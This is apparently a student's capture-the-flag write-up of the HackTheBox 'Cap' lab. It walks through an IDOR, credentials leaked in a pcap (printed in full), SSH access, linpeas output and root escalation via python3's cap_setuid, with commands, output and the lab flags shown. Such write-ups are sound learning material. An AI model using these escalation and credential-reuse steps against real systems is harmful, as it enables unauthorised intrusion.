

CAP - Linux Easy - 3/31/2025

Nmap scanned to find 3 ports open and their protocols. 21 with ftp, 22 with ssh, and 80 with http all three over tcp.

Accessed 10.10.10.245 from port 80 on http in order to get redirected to the website. Here is the layout of the site with the drop down menu After running a "Security Snapshot", the browser is redirected to a path of the format **10.10.10.245/data/9**






From here I immediately notice that there is some valuable information in the URL and that when you change the number sequence in /data/[number] you can access other Snapshots. The number parameter gives us an IDOR vulnerability. From here I decided to fuzz for the remaining inputs.


```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://10.10.10.245/data/FUZZ -w <(seq 1 100)

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.245/data/FUZZ
 :: Wordlist         : FUZZ: /proc/self/fd/11
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [40/100] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Err
:: Progress: [40/100] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Err
:: Progress: [40/100] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Err
:: Progress: [40/100] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Err
:: Progress: [40/100] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Err
:: Progress: [40/100] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Err
```

From here I was able to download a couple of PCAP files that I thought might contain sensitive data. From the PCAP file I noticed that the user Nathan is logging over FTP and the password and username is directly written in the request and response (unrealistic).



From here I was able to access 10.10.10.245 over ftp by providing the credentials in the pcap

user: nathan and password: Buck3tH4TF0RM3!



Noticed a user.txt file that looked interesting so I used get user.txt in order to copy it onto my local machine and then opened it to display the first flag:

```
ftp> ls
229 Entering Extended Passive Mode (|||64096|)
150 Here comes the directory listing.
-rwxrwxrwx    1 1001     1001       840085 Mar 30 17:39 linpeas.sh
-rwxrwxr-x    1 1001     1001           34 Mar 31 13:57 ma.py
drwxr-xr-x    3 1001     1001         4096 Mar 31 11:25 snap
-r————        1 1001     1001           33 Mar 31 10:54 user.txt
226 Directory send OK.
ftp> cat user.txt
?Invalid command.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||50322|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |*****************************************************************************************|    33       91.03 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.10 KiB/s)
ftp> quit
221 Goodbye.

┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos

┌──(kali㉿kali)-[~]
└─$ cat user.txt
5ad248ac832a73242f847935aa497802
```

Another thing I noticed was that, Nathan's credentials also work on ssh

```
┌──(kali㉿kali)-[~]
└─$ ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? ye
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known hosts.
nathan@10.10.10.245's password:

Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Mar 31 17:28:11 UTC 2025

  System load:           0.21
  Usage of /:            36.8% of 8.73GB
  Memory usage:          37%
  Swap usage:            0%
  Processes:             246
  Users logged in:       1
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:fe94:12f1

  ⇒ There are 4 zombie processes.


63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Mar 31 16:53:28 2025 from 10.10.16.57
nathan@cap:~$
nathan@cap:~$
```

From here since I see linpeas.sh already installed in the file listing, I knew from here it was pretty obvious I needed to use this for a root privilege escalation.

From previous experiences with linpeas.sh (have only used it twice) it is helpful to look around the sections to see more of the file system via Files with Capabilities, but for this challenge I assumed I would only really need to pay attention to whatever was highlighted orange which indicates a 95% change of Privilege Esc. After running ./linpeas.sh within Nathan's ssh shell we have two vectors one is a CVE and the other is a binary.

```
[+] [CVE-2017-5618] setuid screen v4.5.0 LPE

   Details: https://seclists.org/oss-sec/2017/q1/184
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154


Vulnerable to CVE-2021-3560

╔═══════╣ Protections
╠═ AppArmor enabled? ............. You do not have enough privilege to read the profile set.
apparmor module is loaded.
╠═ AppArmor profile? ............. unconfined
╠═ is linuxONE? .................. s390x Not Found
╠═ grsecurity present? ........... grsecurity Not Found
╠═ PaX bins present? ............. PaX Not Found
╠═ Execshield enabled? ........... Execshield Not Found
╠═ SELinux enabled? .............. sestatus Not Found
╠═ Seccomp enabled? .............. disabled
╠═ User namespace? ............... enabled
╠═ Cgroup2 enabled? .............. enabled
╠═ Is ASLR enabled? .............. Yes
```

```
└ Parent process capabilities
CapInh:  0x0000000000000000=
CapPrm:  0x0000000000000000=
CapEff:  0x0000000000000000=
CapBnd:  0x0000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_set
cap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_own
ys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap
onfig,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog
ck_suspend,cap_audit_read
CapAmb:  0x0000000000000000=


Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep

╔═══════╣ Users with capabilities
╚═ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#capabilities

╔═══════╣ Checking misconfigurations of ld.so
╚═ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#ldso
```

After running ls -l to see permissions we see that this binary is owned by root so without proper checks if you execute this you will most likely be able to access anything in root from the python shell. From a blocklist challenge I did at CTF Club last semester I knew that you could import os to interact with our operating system with (hopefully) root privileges. I also did take the liberty to look up CVE-2021-3560 and saw it was basically a way to trick polkit into bypassing credential checks, to basically create a new local administrator, but I did not use this CVE for the challenge.

In this screenshot below what I am doing is using the os library in order to change my uid to root. Being able to edit this identifier basically allows you to run any process on the system that is owned by that UID. By changing it to the conventional root uid 0, any process owned by root you can now run.

```
Last login: Mon Mar 31 17:41:37 2025 from 10.10.14.191
nathan@cap:~$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('id')
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
0
>>> os.setuid(0)
>>> os.system('sh')
# ls
linpeas.sh  ma.py  snap  user.txt
# whoami
root
# cd /root
# ls
root.txt  snap
# cat root.txt
1ff52f2063668a56b12af1007d41e486
#
```

Then I just had to cd into the /root directory as instructed on the machine description and grab the flag from the root.txt file.

Reflection: Overall this was definitely a step down from what I have been doing in classes, and it was also definitely easier than the first box I ever did which was 2million, but it was a good warm up and refresher to HackTheBox, its been awhile since I've done one. At the same time this was the first HackTheBox that I was able to do in one sitting and without any guidance from writeups so it is a great progress checker.